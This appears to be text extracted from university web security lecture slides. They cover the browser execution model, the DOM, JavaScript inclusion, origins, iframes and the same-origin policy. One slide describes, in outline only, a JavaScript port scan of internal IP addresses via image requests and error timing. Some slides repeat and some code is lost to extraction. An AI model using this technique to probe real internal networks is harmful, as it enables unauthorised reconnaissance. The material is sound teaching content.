

Server Side



Web Architecture circa-2018



Console



Browser Execution Model

Load, Render, Respond

Events:

OnClick, OnMouseOver

OnLoad, OnBeforeUnload

setTimeout, clearTimeout

Web Pages (HTML)

- Multiple (typically small) objects per page
 - E.g., each image, JS, CSS, etc. downloaded separately
- Single page can have 100s of HTTP transactions!
 - File sizes are heavy-tailed
 - Most transfers/objects very small

```
<!doctype html>

<html>
<head>
  <title>Hello World</title>
  <script src="../../jquery.js"></script>
</head>
<body>
  <h1>Hello World</h1>
  </img>
  <p>
    I am 12 and what is
    <a href="wierd_thing.html">this</
a>?
  </p>
  </img>
</body>
</html>
```


Web Pages (HTML)

- Multiple (typically small) objects per page
 - E.g., each image, JS, CSS, etc. downloaded separately
- Single page can have 100s of HTTP transactions!
 - File sizes are heavy-tailed
 - Most transfers/objects very small

```
<!doctype html>

<html>
<head>
  <title>Hello World</title>
  <script src="../../jquery.js"></script>
</head>
<body>
  <h1>Hello World</h1>
  </img>
  <p>
    I am 12 and what is
    <a href="wierd_thing.html">this</
a>?
  </p>
  </img>
</body>
</html>
```

4 total objects:
1 HTML,
1 JavaScript,
2 images

Document Object Model (DOM)

A web page in HTML is structured data.

DOM provides an abstraction of this hierarchy.

Properties: `document.alinkColor`, `document.forms[]`

Browser objects: `window`, `document`, `frames`, `history`

A webpage can modify itself in clever ways using the DOM.

What About JavaScript?

- Javascript enables dynamic inclusion of objects

```
document.write( '
```


Security issue?

Example attack: port scanning

Security consequence

Port scanning behind firewall

- ◆ JavaScript can:
 - Request images from internal IP addresses
 - ◆ Example: ``
 - Use timeout/onError to determine success/failure
 - Fingerprint webapps using known image names



Credit: John Mitchell for slide

Security: Isolation

Safe to visit an evil site:



Safe to browse many sites concurrently:



Safe to delegate:



Windows, Frames, Origins



Each page of a frame has an origin

Frames can access resources of its own origin.

Windows, Frames, Origins



Each page of a frame has an origin

Frames can access resources of its own origin.

Q: can frame A execute javascript to manipulate DOM elements of B?

Same origin policy

Origin: scheme + host + port

Pages with different **origins** should be “**isolated**” in some way.

Same Origin Policy

Origin = <protocol, hostname, port>

- The Same-Origin Policy (SOP) states that **subjects** from one origin cannot access **objects** from another origin
- This applies to JavaScript
 - JS from origin *D* cannot access objects from origin *D'*
 - E.g. the iframe example
 - However, JS included in *D* can access all objects in *D*
 - E.g. `<script src='https://code.jquery.com/jquery-2.1.3.min.js'></script>`

Except for:

``

`<form>`

`<script>`

`<jsonp>`

Same Origin Policy

- The Same-Origin Policy (SOP) states that **subjects** from one origin cannot access **objects** from another origin
 - SOP is the basis of classic web security
 - Some exceptions to this policy (unfortunately)
 - SOP has been relaxed over time to make controlled sharing easier
- In the case of cookies
 - Domains are the origins
 - Cookies are the subjects

Mixing Origins

```
<html>
<head></head>
<body>
  <p>This is my page.</p>
  <script>var password = 's3cr3t';</script>
  <iframe id='goog' src='http://
google.com'></iframe>
</body>
</html>
```

This is my page.

The Google logo is displayed in its characteristic multi-colored font (blue, red, yellow, blue, green, red) with a trademark symbol.

Google Search

I'm Feeling Lucky

Mixing Origins

```
<html>
<head></head>
<body>
  <p>This is my page.</p>
  <script>var password = 's3cr3t';</script>
  <iframe id='goog' src='http://
google.com'></iframe>
</body>
</html>
```

Can JS from google.com read *password*?

This is my page.

The Google logo is displayed in its characteristic multi-colored font (blue, red, yellow, blue, green, red) with a trademark symbol.

Google Search

I'm Feeling Lucky

Mixing Origins

```
<html>
<head></head>
<body>
  <p>This is my page.</p>
  <script>var password = 's3cr3t';</script>
  <iframe id='goog' src='http://
google.com'></iframe>
</body>
</html>
```

Can JS from google.com read *password*?

Can JS in the main context do the following:
document.getElementById('goog').cookie?

This is my page.

The Google logo is displayed in its characteristic multi-colored font (blue, red, yellow, blue, green, red) with a trademark symbol.

